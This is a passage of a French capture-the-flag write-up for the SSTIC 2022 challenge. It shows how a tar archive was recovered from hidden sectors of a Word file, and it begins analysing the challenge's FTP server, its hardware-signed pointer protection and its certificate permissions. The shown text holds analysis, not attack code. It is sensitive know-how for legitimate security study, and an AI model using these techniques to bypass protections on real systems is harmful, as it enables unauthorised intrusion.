

Challenge SSTIC 2022

Stratox

2022-05-20

Ce document présente une solution du challenge SSTIC 2022 disponible à l'adresse
<https://www.sstic.org/2022/challenge>.

- Présentation
- Étape 1
- Étape 2
 - Prise de connaissance du projet "SEUKRAI" en ligne
 - Tester le projet "SEUKRAI" en local
 - Analyse du serveur FTP
 - Pointer Authentication Code
 - Fonctionnalités du serveur FTP
 - Comment lire secret.txt ?
 - Analyse du HSM
 - A la recherche de "fuites"...
- Étape 3
 - *Use after free*
 - *Leaks mémoire*
 - *Buffer overflow 1*
 - *Buffer overflow 2 : b64decode*
- Étape 4
 - Plus qu'à décompresser
- Étape 5
 - Analyse de `goodfs.ko`
 - Que faire avec un dossier contrôlé ?
 - Développement de l'exploit
 - Lecture d'un fichier dans `/mnt/goodfs/private`
- Étape 6
 - Une promenade de santé, ou presque...
 - Jouons avec des inodes négatifs
 - Développement de l'exploit
- Étape surprise tant attendue

Présentation

Le **challenge** débute ainsi :

Nous avons intercepté un message caché de l'Organisation. Nous la supposons responsable de nombreux méfaits, mais nous n'avons jamais pu rassembler suffisamment de preuves pour être pris au sérieux.

Heureusement, nous sommes sur le point de mettre à jour leurs secrets. Une de nos sources a découvert qu'ils s'échangeaient des informations camouflées dans des fichiers sur des forums. Notre source a pu identifier un document secret sur un forum de cuisine mais n'a pas pu nous en dire plus sans compromettre sa position.

Malheureusement, aucun de nos experts n'a réussi à extraire les informations sensibles cachées dans celui-ci.

Votre mission est, si vous l'acceptez, de récupérer le contenu de ce fichier secret, et d'en découvrir le plus possible sur l'Organisation afin d'exposer leurs activités.

Le document intercepté est disponible à l'adresse suivante :

<https://static.sstic.org/challenge2022/Recette.doc>

Au cours de l'avancement, des *flags* de la forme SSTIC{xxx}, représentent la fin d'une étape.

La fin du challenge est représentée par la découverte d'une adresse mail de la forme xxx@sstic.org, à laquelle nous devons envoyer un message pour le valider.

Étape 1

Notre investigation débute par la recherche d'un message caché dans le fichier Recette.doc. Ce dernier est un document Word que nous pouvons visualiser avec notre lecteur favoris - par précaution, dans une machine virtuelle, avec *Application Guard* et mode protégé.

La meilleure tarte aux pommes

Ingrédients :

- 1 pâte feuilletée
- 2 ou 3 pommes
- De la compote
- Un sachet de sucre vanillé

Préparation :

1. Préchauffez le four à 210°C
2. Epluchez et découpez vos pommes en lamelles
3. Etalez la pâte dans un moule et piquez là avec une fourchette
4. Verser la compote sur la pâte
5. Disposez harmonieusement vos pommes sur la compote
6. Enfournez et laissez cuire 30 min en surveillant la cuisson

Le conseil du chef :

A servir chaud avec un peu de miel



Grand Gourou Skippy

Nous découvrons une authentique recette de tarte aux pommes, mais a priori pas de message caché.

Le format de fichier des .doc est défini par Microsoft et appelé *Compound File Binary*, ou plus simplement *compound file* (MS-CFB).

Plusieurs outils existent pour analyser les fichiers *Compound File Binary*, par exemple :

- [Oledump](#)
- [Oletools](#)

Une première approche avec ces outils ne révèle pas de message caché évident. Il est parfois utile de revenir à des méthodes plus primitives. C'est ainsi que l'utilisation de *binwalk* nous montre un détail intéressant :

```
$ binwalk -e Recette.doc
```

DECIMAL	HEXADECIMAL	DESCRIPTION

1991168	0x1E6200	gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (null date)

Un en-tête de données compressées au format gzip est présent à l'offset 0x1E6200 dans le fichier. Malheureusement, une extraction simple des données à partir de cet offset ne se décompresse pas correctement :

```
$ gunzip 1E6200.gz
```

```
gzip: 1E6200.gz: invalid compressed data--format violated
```

En regardant désespérément les données compressées, qui devraient ressembler à une suite d'octets relativement aléatoire, nous remarquons qu'elles sont parfois entrecoupées de blocs de 512 octets (0x200) qui ne semblent pas en faire partie :

0004f3b0	f7 5a e5 b6 c8 7a 2a b0	2a 03 d2 7e f9 4a c7 0d	.Z...z*.*...~.J..
0004f3c0	b1 63 ac 4a de 43 4a 5e	a1 c5 e4 b3 79 2f 02 8e	.c.J.CJ^....y/..
0004f3d0	9b e3 b3 98 aa 85 97 aa	11 57 e0 5e 82 75 88 60W.^..u.`
0004f3e0	3a 5c 4d dc 94 f0 1c f4	c8 3e 0f 74 0b e6 b0 99	:\M.....>.t....
0004f3f0	c0 1c 6c a6 ad c5 e9 e5	3b 5c 69 b6 c1 3f 59 4c	..l.....;\i..?YL
0004f400	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f410	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f420	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f430	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f440	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f450	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f460	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f470	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f480	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f490	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f4a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f4b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f4c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f4d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f4e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f4f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f500	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f510	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f520	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f530	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f540	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f550	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f560	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f570	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f580	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f590	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f5a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f5b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f5c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0004f5d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00


```

0004f5e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0004f5f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....|
0004f600 31 26 48 3b 59 d4 13 6e 49 6f 18 07 b7 e3 d2 97 |1&H;Y..nIo.....|
0004f610 0d aa e5 1a b9 72 1a ef 5e 62 d0 a2 01 48 69 99 |.....r..^b...Hi.|
0004f620 45 ca 18 c6 67 a8 f9 40 48 42 c3 c6 ea 1a f9 cc |E...g..@HB.....|
0004f630 34 c7 75 38 08 ba 43 a3 51 f6 e3 28 12 1a b5 d2 |4.u8...C.Q..(...|
0004f640 be 56 3b bf 40 ed 52 78 42 34 d5 2b 0f 62 65 d6 |.V;.@.RxB4.+.be.|


```

Il serait intéressant de comprendre dans quelle partie du fichier d'origine, *Recette.doc*, se trouvent les données compressées. La documentation du projet [OpenOffice sur le format compound file](#) semble être une introduction adéquate et moins dense que la [spécification complète de Microsoft](#).

C'est en résumé un format proche d'un système de fichier - dans un fichier, avec des objets de type *storage*, l'équivalent de dossiers, et des objets de type *stream*, l'équivalent de fichiers.



Les *streams* sont stockés sur une suite de secteurs qui ne sont pas forcément contigus. Chaque secteur fait 512 octets - notons que cela correspond à la taille des blocs étranges observés au milieu des données compressées. La liste des numéros de secteurs ordonnés (*sector chain*) composant un *stream* se trouvent dans la *Sector Allocation Table* (SAT).



Dans l'exemple ci-dessus, la SAT contient deux *sector chain*. En considérant que le secteur 10 est le début d'un *stream*, la suite des secteurs qui le compose est [10, 6, 7, 8, 9, -2]. -2 étant le marqueur de fin de chaîne.

Dans notre cas, en utilisant un outil comme *oledump.py* pour lister les streams de *Recette.doc*, aucun ne contient les données gzip. On peut alors supposer que la référence à ce stream a été effacée d'une certaine manière, mais que les secteurs contenant ses données sont toujours présents et qu'en lisant directement la SAT, il est possible de récupérer la liste des secteurs ordonnés.

L'outil olemap possède déjà une option pour afficher la SAT - sous la dénomination FAT. Voici un patch pour extraire les données gzip qui démarrent au secteur 0xf30 (0x1E6200/512 auquel il faut retirer 1 car les 512 premiers octets d'un *compound file* contiennent un *header* qui ne compte pas comme un secteur) :

```
user@ubuntuvm:~/Downloads/oletools-0.60/oletools$ git diff
diff --git a/olemap.py b/olemap.py
index 91eb86e..b58b43c 100644
--- a/olemap.py
+++ b/olemap.py
@@ -189,7 +189,10 @@ def show_header(ole, extra_data=False):
     def show_fat(ole):
         print('FAT:')
         t = tablestream.TableStream([8, 12, 8, 8], header_row=['Sector #', 'Type',
 'Offset', 'Next #'])
-        for i in range(len(ole.fat)):
+        fin = open('Recette.doc', 'rb')
+        fout = open('sectors-dump.gz', 'wb')
+        i = 0xf30
+        while i < 0xffff0000 :
             fat_value = ole.fat[i]
             fat_type = FAT_TYPES.get(fat_value, '<Data>')
             color_type = FAT_COLORS.get(fat_value, FAT_COLORS['default'])
@@ -198,7 +201,12 @@ def show_fat(ole):
             # print '%8X: %-12s offset=%08X next=%08X' % (i, fat_type, 0, fat_value)
             t.write_row(['%8X' % i, fat_type, '%08X' % offset, '%8X' % fat_value],
                         colors=[None, color_type, None, None])
+            fin.seek(offset)
+            fout.write(fin.read(512))
+            i = fat_value
         t.close()
+        fin.close()
+        fout.close()
         print('')
```

```
$ python olemap.py --fat Recette.doc

$ gunzip sectors-dump.gz

$ file sectors-dump
sectors-dump: POSIX tar archive (GNU)

$ tar xvf sectors-dump
release/
release/bzImage
release/simavr.patch
release/e4r7h.txt
release/start_vm.sh
release/chall.hex
release/Makefile
release/initramfs.img
```

Nous obtenons alors une archive TAR avec plusieurs fichiers, dont le fichier texte e4r7h.txt :

```
$ cat e4r7h.txt
```

Cette archive secrète contient le projet "SEUKRAI", un système d'upload de fichiers que j'ai conçu.

Il s'agit d'un serveur FTP, qui aura à terme les capacités suivantes :

- Stockage de fichiers anonyme
- Compression custom de données
- Le tout hébergé sur un système de fichier custom

Pour le moment, seul le serveur FTP est pleinement opérationnel, les autres fonctionnalités sont en cours de test, vous pouvez accéder à mon instance de test sur 62.210.131.87 pour y jeter un oeil.

L'utilisateur "anon" a un accès libre aux dossier public, mais ce n'est qu'une façade : Une fois toutes les fonctionnalités implémentées, il sera possible de se connecter via un utilisateur secret, afin d'accéder aux données hautement classifiées de notre organisation.

Ce système est extrêmement sécurisé, et son implémentation entièrement faite maison permettra à nos opérations de rester secrètes.

Vous pouvez monter votre propre instance du serveur à des fins de test. A terme, il s'agira votre principal moyen de communication avec les autres membres de l'organisation.

Je vous tiendrai au courant de la finalisation du développement dans les prochaines semaines.

Cordialement,
Grand Gourou Skippy

```
SSTIC{47962828593d98d0d7392590529c4014}
```

Étape 2

Prise de connaissance du projet "SEUKRAI" en ligne

Comme suggéré dans e4r7h.txt, il est possible de se connecter au serveur FTP publique 62.210.131.87 avec l'utilisateur anon :

```
ftp> open 62.210.131.87 31337
Connected to 62.210.131.87.
220 Welcome

Name (62.210.131.87:user): anon
331 Username ok, need password
Password:
230 Login successful

ftp> ls
503 Passive mode only
ftp: bind: Address already in use
```

```

ftp> passive
Passive mode on.

ftp> ls
227 Entering passive mode (62,210,131,87,208,63)
150 Ok
drwx-----      3 1000 1000      120 Mar 31 19:51 .
drwxr-xr-x       3   0   0       60 Mar 19 15:06 ..
drwxr-xr-x       2 1000 1000      100 Mar 31 23:37 sensitive
-rw-r--r--       1 1000 1000     503 Mar 30 21:51 secret.txt
-r-xr-xr-x       1 1000 1000   41704 Mar 31 19:51 server
-rw-r--r--       1 1000 1000     219 Mar 31 19:51 info.txt
226 Send Ok

```

Les fichiers `server` et `info.txt` peuvent être récupérés. Le premier semble être le code du serveur ftp, le second contient le message suivant :

J'ai installé un module de sécurité hardware pour sécuriser le serveur FTP ! En rajoutant de la crypto pour signer toutes sortes de données, on a un serveur en béton :)

TODO : Penser à faire vérifier la crypto

Nous n'avons toutefois pas la permission de lire `secret.txt`, ni la possibilité de lister le contenu du dossier `sensitive` car la commande pour changer de dossier n'est pas supportée.

Dans un premier temps, notre but est visiblement d'analyser le fonctionnement du serveur FTP et trouver un moyen de lire `secret.txt`.

Tester le projet "SEUKRAI" en local

L'archive récupérée à la fin de l'étape précédente contient tout le nécessaire pour mettre en place le serveur FTP en local et l'étudier. Voici un résumé des différents fichiers :

- `e4r7h.txt` : présentation du projet
- `Makefile` : directives pour préparer les pré-requis et démarrer une machine virtuelle
- `start_vm.sh` : script pour démarrer une machine virtuelle avec l'émulateur `qemu`
- `bzImage` : noyau Linux, utilisé dans `start_vm.sh`
- `initramfs.img` : image contenant un système de fichier, utilisé dans `start_vm.sh`
- `simavr.patch` : patch pour `simavr`, un simulateur de microcontrôleur Atmel AVR, utilisé dans `Makefile`
- `chall.hex` : firmware pour le microcontrôleur AVR, utilisé dans `Makefile`

Makefile :

```

# apt install libelf-dev gcc-avr avr-libc libglu1-mesa-dev freeglut3-dev qemu-
system-x86

simavr:
  git clone https://github.com/busererror/simavr.git
  cd simavr; git checkout ea4c4504d15117223a23e2dd6edb745fea61ceae
  cd simavr; git apply ../simavr.patch
  cd simavr; make

run: simavr
  GOODFS_PASSWD=goodfspassword K1=123 K2=456
  ./simavr/examples/board_simduino/obj-x86_64-linux-gnu/simduino.elf ./chall.hex&
  ./start_vm.sh

```


start_vm.sh :

```
#!/bin/bash

qemu-system-x86_64 \
  -m 128M \
  -cpu qemu64,+smep,+smap \
  -nographic \
  -no-reboot \
  -serial stdio \
  -kernel ./bzImage \
  -append 'console=ttyS0 loglevel=10 oops=panic panic=10
ip=10.10.10.10:::::eth0:none' \
  -monitor /dev/null \
  -initrd initramfs.img \
  -chardev tty,path=/tmp/simavr-uart0,id=hsm \
  -device pci-serial,chardev=hsm \
  -net user,hostfwd=tcp::31337-10.10.10.10:31500,hostfwd=tcp::33344-
10.10.10.10:33344 \
  -net nic
```

Le fichier `initramfs.img` contient le système de fichier de la machine virtuelle et peut être extrait de la manière suivante :

```
$ file initramfs.img
initramfs.img: gzip compressed data, max compression, from Unix, original size
modulo 2^32 4912128

$ mv initramfs.img initramfs.img.gz
$ gunzip initramfs.img.gz
$ file initramfs.img
initramfs.img: ASCII cpio archive (SVR4 with no CRC)

$ cpio -idv < initramfs.img
```

Parmi les fichiers extraits, nous pouvons trouver ce qui est visible via le serveur FTP publique :

```
./home/sstic/info.txt
./home/sstic/secret.txt
./home/sstic/server
./home/sstic/sensitive
```

D'autres fichiers attirent l'attention et permettent de supposer que les étapes suivantes se dérouleront également sur cette machine :

```
./home/sstic/sensitive/zz
./home/sstic/sensitive/m00n.txt
./goodfs.ko
./root/final_secret.txt
```

Le fichier /init contient les commandes exécutées au démarrage du système :

```
#!/bin/sh

chown -R root:root /
chown -R sstic:sstic /home/sstic

mkdir /proc
mkdir /sys
mkdir /run

mount -t proc -o nodev,noexec,nosuid proc /proc
mount -t sysfs -o nodev,noexec,nosuid sysfs /sys
ln -sf /proc/mounts /etc/mtab
mount -t devtmpfs -o nosuid,mode=0755 udev /dev
mkdir -p /dev/pts
mount -t devpts -o noexec,nosuid,gid=5,mode=0620 devpts /dev/pts || true
mount -t tmpfs -o "noexec,nosuid,size=10%,mode=0755" tmpfs /run

chown root:root /proc
chown root:root /sys

chmod 700 /proc
chmod 700 /sys

# setup serial ports (console + HSM)
chmod o+rw /dev/ttyS0
chmod o+rw /dev/ttyS1

chown -R sstic:sstic /home/sstic
chmod 700 /home/sstic
chmod 555 /home/sstic/server

mv /devices/* /dev
rmdir /devices

echo 0 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/perf_event_paranoid
echo 1 > /proc/sys/kernel/dmesg_restrict
echo 2 > /proc/sys/kernel/kptr_restrict

# Load module
insmod /goodfs.ko

# create mount point
mkdir -p /mnt/goodfs
chmod 755 /mnt/goodfs

HSM_DEVICE=/dev/ttyS1 /bin/mounter_server > /dev/null 2>/dev/null &

while [ ! -f /run/mount_shm ]
do
    sleep 0.02
done

stty erase ^H
```

```
cd /home/sstic

#uncomment that for shell
#stty -F /dev/ttyS0 -icrnl -ixon -ixoff -opost -isig #-icanon -echo
#setsid ctttyhack setuidgid 1000 sh

# Set env variables to determine data port : 256*P1 + P2
HSM_DEVICE=/dev/ttyS1 P1=130 P2=64 setuidgid 1000 /home/sstic/server

umount /proc
umount /sys

poweroff -f
```

Analyse du serveur FTP

Le serveur FTP est lancé par le script /init de la manière suivante :

```
HSM_DEVICE=/dev/ttyS1 P1=130 P2=64 setuidgid 1000 /home/sstic/server
```

Le binaire /home/sstic/server, lancé avec les droits de l'utilisateur sstic (uid 1000), est au format ELF 64-bit avec des symboles de *debug*. Une des premières choses remarquables lors de son analyse est la présence d'appels fréquents aux fonctions `sign_pointer` et `auth_pointer`. Par exemple dans la fonction `main` :

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    void (__fastcall *startFTPServer)(ftp *); // rax
    __int64 v8; // [rsp+10h] [rbp-20h] BYREF
    ftp *ftp; // [rsp+20h] [rbp-10h]
    __int64 retaddr; // [rsp+38h] [rbp+8h]

    retaddr = sign_pointer(retaddr, (__int64)&v8);
    ftp = newFTPServer();
    startFTPServer = (void (__fastcall *) (ftp *))auth_pointer(ftp->startFTPServer,
0LL);
    startFTPServer(ftp_1);
    retaddr = auth_pointer(retaddr, (__int64)&v8);
    return 0;
}
```

Pointer Authentication Code

La fonction `sign_pointer` permet d'apposer une signature à un pointeur devant être stocké en mémoire. Cela concerne par exemple les adresses de retour sur la pile ou un pointeur de fonction dans une structure. Dans un second temps, la fonction `auth_pointer` permet de s'assurer que la signature du pointeur est valide avant de l'utiliser.

Un attaquant, exploitant une potentielle vulnérabilité, ne peut donc pas rediriger le flot d'exécution du programme en modifiant un pointeur protégé, à moins d'avoir les informations nécessaires pour obtenir une signature valide.

Cette fonctionnalité de sécurité est similaire à celle appelée [Pointer Authentication Code \(PAC\)](#) des processeurs ARM. Dans ce dernier cas, le support est intégré au niveau des instructions processeur.

sign_pointer possède le prototype suivant :

```
__int64 sign_pointer(__int64 addr, __int64 context);
```

- addr : adresse à protéger
- context : valeur additionnelle à intégrer dans calcul de la signature. Dans le cas d'une adresse de retour sur la pile, le contexte peut par exemple être l'adresse d'une variable présente dans le cadre de pile de la fonction courante. Ainsi, même si un attaquant peut lire la valeur d'un pointeur protégé, il ne peut pas simplement le copier pour l'utiliser dans un autre contexte.
- valeur de retour : adresse signée, protégée, prête à être stockée en mémoire


auth_pointer possède le prototype suivant :

```
__int64 auth_pointer(__int64 addr, __int64 context)
```


- addr : adresse protégée
- context : valeur additionnelle prise en compte lors de la vérification de signature. Elle doit être identique à celle utilisée lors de l'appel à sign_pointer
- valeur de retour : pointeur prêt à être utilisé si la vérification de signature est un succès

Les fonctions sign_pointer et auth_pointer sont relativement simples au niveau du serveur FTP. Les paramètres et résultats transitent via un port série. La signature/vérification à proprement parler est effectuée au niveau du HSM, nous nous y intéresserons plus tard.


Mais nous pouvons d'ores et déjà constater que la signature d'un pointeur est intégrée dans ses 16 bits de poids fort. Ceci est possible car, à ce jour, seuls 48 bits de l'espace d'adressage 64-bit sont réellement utilisés par les systèmes. Voici un exemple pour sign_pointer :



Un exemple lorsque la vérification par auth_pointer est un succès :



Un exemple où un octet du pointeur a été modifié et la vérification par auth_pointer échoue :



Fonctionnalités du serveur FTP

Le serveur FTP supporte les commandes suivantes :

- "USER" : [no authentication] définir le nom d'utilisateur pour s'authentifier par mot de passe
- "PASS" : [no authentication] authentification par mot de passe
- "CERT" : [no authentication] authentification par certificat, alternative à USER/PASS
- "QUIT" : [no authentication]
- "TYPE" : activer le mode de transmission binaire
- "PWD" : récupération du répertoire de travail courant du serveur FTP
- "PASV" : mode passif pour le transfert de fichiers
- "PORT" : non implémenté
- "LIST" : liste des fichiers du répertoire courant
- "RETR" : envoie le contenu d'un fichier par la connexion de données passive. Pas de "." ni "/" dans le nom.
- "FEAT" : annonce d'extensions supportée DBG et CERT
- "DBG" : activation d'un mode où le serveur FTP journalise des actions dans le fichier ftp.log

Comment lire secret.txt ?

Notre premier objectif est de lire le fichier `secret.txt`. Celui-ci est géré de façon spéciale par la commande `RETR` : il est interdit de le lire à moins que l'utilisateur authentifié ne possède le *flag* 2 dans ses permissions. Seul l'authentification par certificat permet d'obtenir de telles permissions (voir la fonction `handleCertFTPServer`).

Un certificat manipulé par le serveur FTP contient trois éléments :

- `user` : le nom d'utilisateur
- `perms` : les permissions octroyées à l'utilisateur, nombre décimal en chaîne de caractères
- `sig` : une signature des deux éléments précédents, nombre de 64 bits en décimal sous forme de chaîne de caractères
